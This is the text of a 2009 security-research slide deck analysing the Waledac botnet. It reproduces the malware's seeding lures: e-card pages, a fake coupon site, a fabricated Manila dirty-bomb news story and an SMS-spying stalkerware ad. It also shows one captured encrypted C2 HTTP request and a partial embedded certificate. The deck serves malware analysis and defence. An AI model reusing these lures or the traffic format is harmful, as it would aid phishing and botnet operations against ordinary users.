



Securing Your Web World



The WALEDAC Botnet

April 24, 2009


Ryan “Bullsh!t” Flores
Jonell “Jones” Baltazar
Joey “Bandit” Costoya

Beertalk II Manila

April 2009


Waledac... an overview

- Not your ordinary worm




-

- Not your ordinary malware




Monitoring Waledac





Waledac Seeding Runs (Christmas e-card)

Securing Your Web World




Waledac Seeding Runs (New Year e-card)

Securing Your Web World



Waledac Seeding Runs (Obama News)

Securing Your Web World



Waledac Seeding Runs (Valentines e-card)

Securing Your Web World



[Click here](#) to view your postcard.



[Click here](#) to view your card.



[Click here](#) to view your full size e-card.



[Click here](#) to download your e-card.



For downloading your Valentine's Day e-card please [click here](#).



[Click here](#) to view your card.

Waledac Seeding Runs (Coupon Discounts)

Securing Your Web World




the Couponizer
MAX YOUR SAVINGS!

HOME | ABOUT | ORDER | COUPONS | NEWSLETTER | LINKS | TESTIMONIALS | JOIN OUR TEAM | **FREE OFFERS** | CONTACT US



Exclusive sale coupons and deals at over 1 000 stores
in Manila, Philippines.
You can find these amazing sale offers and coupons **ONLY HERE!**
You can download free online and printable coupon list.
Click Image Below for coupons!



In our list there are most popular stores, restaurants and companies
in Manila, Philippines with discounts up to 95%.
We help you to survive this crisis!

[HOME](#) | [ABOUT THE COMPANY](#) | [ABOUT AMY](#) | [PRODUCT AWARDS](#) | [RETAIL LOCATIONS](#) | [FUNDRAISING](#) | [THE COUPONIZER](#) | [CONSULTANT KIT](#) | [REFILL PACKS](#) | [THE GIFTIONIZER](#) |
[E-BOOKS](#) | [DOWNLOAD COUPONS](#) | [LINKS TO COUPON SITES](#) | [SUBSCRIBE TO NEWSLETTER](#) | [COUPONIZER OF THE MONTH](#) | [LINKS](#) | [TESTIMONIALS](#) | [JOIN OUR TEAM](#) |
[FREE OFFERS](#) | [CONTACT](#) | [PRIVACY POLICY](#) | [SITE USAGE POLICY](#)


Copyright © 2002-2008 The Couponizer Company - All Rights Reserved

Waledac Seeding Runs (Bomb Scare)



Powerful explosion burst in Manila this morning.

At least 12 people have been killed and more than 40 wounded in a bomb blast near market in Manila. Authorities suggested that explosion was caused by "dirty" bomb. Police said the bomb was detonated from close by using electric cables. "It was awful" said the eyewitness about blast that he heard from his shop. "It made the floor shake. So many people were running" Until now there has been no claim of responsibility.



You need the latest Flash player to view video content. [Click here](#) to download.


Related Links:

http://en.wikipedia.org/wiki/Dirty_bomb

<http://www.google.com/search?q=Manila+terror+attack>

Waledac Seeding Runs (SMS Spy)

Securing Your Web World



Get Your Free 30-Day Trial!



Do you want to test your partner or just to read somebody's SMS? This program is exactly what you need then! It's so easy! You don't need to install it at the mobile phone of your partner. Just download the program and you will be able to read all SMS when you are online. Be aware of everything! This is an extremely new service!

[Download Free Trial](#)

© SMS Spy. All rights reserved

How does Waledac generate dynamic e-mails?

Peeking through HTTP traffic...

```
POST /oumqnpocgw.htm HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla
Host: 12.135.152.45
Content-Length: 957
Cache-Control: no-cache

a=_wAAArbl9G7IqhWZ_HDKu0aJe7jwCLHjGrH9DDxgcc7B3Xo4Fx7s6P2h8bqEqOFq
nx-ue2vjJ_nlnvV3YeJD8s9UPt9deldC538CHLPf1g_ZJFM9-zIe-
3GaZWkCkUCwsr93p790F-
y5jwZFw7HuA9k5oxiqmzhT08gifxv6PYafAZOrSYrHGJN7hgueRbsfFxAKi6JBQ6OY
2iGgyE7A57j8RWXtL-ThOmZdSRdZfGAoWloENZ9vUr5VPU-
qNv7f2IFDkNdlmNukXz1_mGqV61QHY5iZpAhY7R1IgNh40bLSE3HLBrOfTSHShwo2Q3
iw2uNC-Rp-
COWm5iKQr7oqhy5bUKqbYdvFo9IFmL524ohc_Yp_VYYpmYzJ6ea2EhZzrht-
L2qchP_L-
sKqJhV3l5xCiUE_MA445oHEln_jvSqqCOQsYfYAREGN6shjacro9A4vONM1zJId8a3
Oif1ZbOTxm7wCNe8KVDJt_JJJ936bb4HDsXZ580Oz_xf_5mDOnw-OyohwrWoXX8-
m3qT24-nOj2wzE5XBRrskgWzNQuJq84TdbVc_leMT7H-1WW-
CywquAqMpHfMKju4fHGbqHNFcwGVU3AHvw1TN1B-
```

We need to break the encrypted traffic!!!

Certificate found in the Waledac binary

```
-----BEGIN CERTIFICATE-----
MIICxTCCAi6gAwIBAgIJALvFkWML/1R5MAOGCSqGSIb3DQEBBQUAMEwxCzAJBgNV
BAYTAkdCMRIwEAYDVQQIEwlCZXJrc2hpcmUxEDAOBgNVBActB05ld2J1cnkxFzAV
BgNVBAAoTDk15IENvbXBhbmkkgTHRkMB4XDTA3MTAyMTIwMTE0OoFoXDTA3MTEyMDIw
